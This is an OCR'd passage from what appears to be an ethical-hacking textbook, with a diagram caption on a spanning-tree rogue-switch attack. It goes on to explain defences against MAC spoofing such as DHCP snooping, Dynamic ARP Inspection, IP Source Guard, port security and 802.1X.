

Traffic flow
Switch 1
Priority = 32769
Server
Traffic flow
Root
Bridge
Rogue Switch
Priority = 0
Traffic flow
Switch 2
Priority = 32769
Traffic flow
User
Attacker sniffs all
the network traffic
Attacker

Figure 8.46: Illustration of an STP attack



How to Defend Against MAC Spoofing

Use DHCP **Snooping Binding** Table, Dynamic ARP Inspection, and IP Source Guard

```
sh ip dhcp snooping binding
   MacAddress         IpAddress     Lease     Type      VLAN     Interface
-------------------------------------------------------------------------------
2a:33:4c:2f;4a:1c    10.10.10.9    185235    dhcp-      4     FastEthernet3/18
                                           snooping
```

10.10.10.1
MAC A

DHCP Snooping Enabled
Dynamic ARP Inspection Enabled
IP Source Guard Enabled

If IP and MAC entry in the binding table does not match, then discard the packet

Traffic Sent with IP 10.10.10.5 Mac B

Traffic Sent with IP 10.10.10.2 Mac C

Received Traffic Source IP 10.10.10.2 Mac B

10.10.10.2
MAC B

10.10.10.5
MAC C

Check the **MAC** and **IP** fields to see if the traffic from the interface is in the binding table; if not, then **traffic is blocked**

How to Defend Against MAC Spoofing

Performing security assessments is the primary aim of an ethical hacker. An ethical hacker attacks a target network or organization with the knowledge and authorization of its management, to find loopholes in the security architecture. However, the job does not end there. Finding those loopholes is a minor task. The most crucial task of ethical hacking is to apply the appropriate countermeasures to security loopholes to fix them.


Once you have tested the network for MAC spoofing attacks and collected security loopholes, you should apply countermeasures to protect the network from further MAC spoofing. Many MAC spoofing countermeasures can be applied to specific network architectures and loopholes. Apply the appropriate countermeasures to your network.

To detect MAC spoofing, it is necessary to know all the MAC addresses in the network. The best way to defend against MAC address spoofing is to place the server behind the router. This is because routers depend only on IP addresses, whereas switches depend on MAC addresses for communication in a network. Making changes to the port security interface configuration is another way to prevent MAC spoofing attacks. Once you enable the port-security command, it allows you to specify the MAC address of the system connected to the specific port. It also allows for specific action to be taken if a port security violation occurs.

You can also implement the following techniques to defend against MAC address spoofing attacks:

- **DHCP Snooping Binding Table**: The DHCP snooping process filters untrusted DHCP messages and helps to build and bind a DHCP binding table. This table contains the MAC address, IP address, lease time, binding type, VLAN number, and interface information to correspond with untrusted interfaces of a switch. It acts as a firewall between untrusted hosts and DHCP servers. It also helps in differentiating between trusted and untrusted interfaces.

- **Dynamic ARP Inspection**: The system checks the IP–MAC address binding for each ARP packet in a network. While performing a DAI, the system will automatically drop invalid IP–MAC address bindings.
- **IP Source Guard**: IP Source Guard is a security feature in switches that restricts the IP traffic on untrusted layer 2 ports by filtering traffic based on the DHCP snooping binding database. It prevents spoofing attacks when the attacker tries to spoof or use the IP address of another host.
- **Encryption**: Encrypt the communication between the access point and computer to prevent MAC spoofing.
- **Retrieval of MAC Address**: You should always retrieve the MAC address from the NIC directly instead of retrieving it from the OS.
- **Implementation of IEEE 802.1X Suites**: This is a type of network protocol for port-based Network Access Control (PNAC), and its main purpose is to enforce access control at the point where a user joins the network.
- **AAA (Authentication, Authorization, and Accounting)**: Use an AAA (Authentication, Authorization, and Accounting) server mechanism to filter MAC addresses subsequently.




```
sh ip dhcp snooping binding
  MacAddress          IpAddress     Lease     Type     VLAN     Interface
2a:33:4c:2f;4a:1c    10.10.10.9    185235    dhcp-      4     FastEthernet3/18
                                           snooping
```

If IP and MAC entry in the binding table does not match, then discard the packet

Check the **MAC** and **IP** fields to see if the traffic from the interface is in the binding table; if not, then **traffic is blocked**

10.10.10.1
MAC A
DHCP Snooping Enabled
Dynamic ARP Inspection Enabled
